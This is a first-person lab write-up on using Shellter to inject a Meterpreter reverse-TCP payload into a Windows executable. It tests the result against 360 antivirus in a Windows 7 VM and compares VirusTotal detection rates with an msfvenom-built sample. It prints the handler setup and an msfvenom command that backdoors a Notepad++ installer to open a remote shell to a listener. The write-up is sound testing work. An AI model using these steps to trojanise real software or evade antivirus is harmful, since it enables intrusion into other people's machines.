Shellter modifies executables using dynamic shellcode injection. I recorded how I installed and used it, and what I observed in a Windows 7 VM.
I used Shellter 7.2 on Kali Linux and a Windows 7 x64 guest running 360 security software. The results describe this test and its software versions.
# Shellter installation
I ran Shellter under Wine on Kali. The setup needed i386 support and the corresponding dependencies. The screenshots show a root session.
-
Enable the i386 architecture, refresh the package index and install the Wine dependency:
dpkg --add-architecture i386 && apt update && apt -y install wine32 -

Install Shellter with
apt install shellter.
# Using Shellter
I used automatic mode to inject Meterpreter_Reverse_TCP into the test executable. The following section records the prompts shown by the tool.
- I entered
shellterat the command line to start the tool. - I entered A (or a) for automatic mode.
- At the PE Target prompt I supplied the path to the test executable.


- I answered Y at the Enable Stealth Mode? prompt.
- I entered L to use one of the listed payloads.
- I chose option 1, Meterpreter_Reverse_TCP.


- I entered the listener’s IP address and port.

- When the screen showed Injection: Verified! I pressed Enter to finish.

The tool replaced the file at the original path without changing its name. In this environment it saved the original under
/root/Shellter_Backups/.
# Execution and detection
# Execution

I transferred the processed file to the Windows 7 x64 guest, opened msfconsole on Kali and used the following settings for the listener:
use exploit/multi/handlerset payload windows/meterpreter/reverse_tcpset LHOST 192.168.158.139set LPORT 4444run
Running the test program resulted in a connection and a Meterpreter session.
# Detection results
The Windows 7 x64 guest was running 360. There was no warning during the initial file check or immediately after the session opened. The alert below appeared roughly a minute later.

That delay did not mean the sample had escaped detection. A repeat encounter seemed to trigger the alert sooner, but this experiment wasn’t enough to establish a typical response time.

I also submitted the sample to VirusTotal. In the captured report, 31 of 70 engines flagged it. Report
For comparison I tested another sample made from the same host program and payload using the msfvenom template approach.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.158.139 LPORT=4444 -x npp.8.1.4.Installer.exe -f exe > mp_npp.exe |
The second report recorded 40 detections out of 70. Report

Fewer engines flagged the Shellter sample in these reports. Both samples were detected by multiple engines.
This was one experiment with Shellter. A single comparison cannot establish how effective a tool is; engines and their definitions change.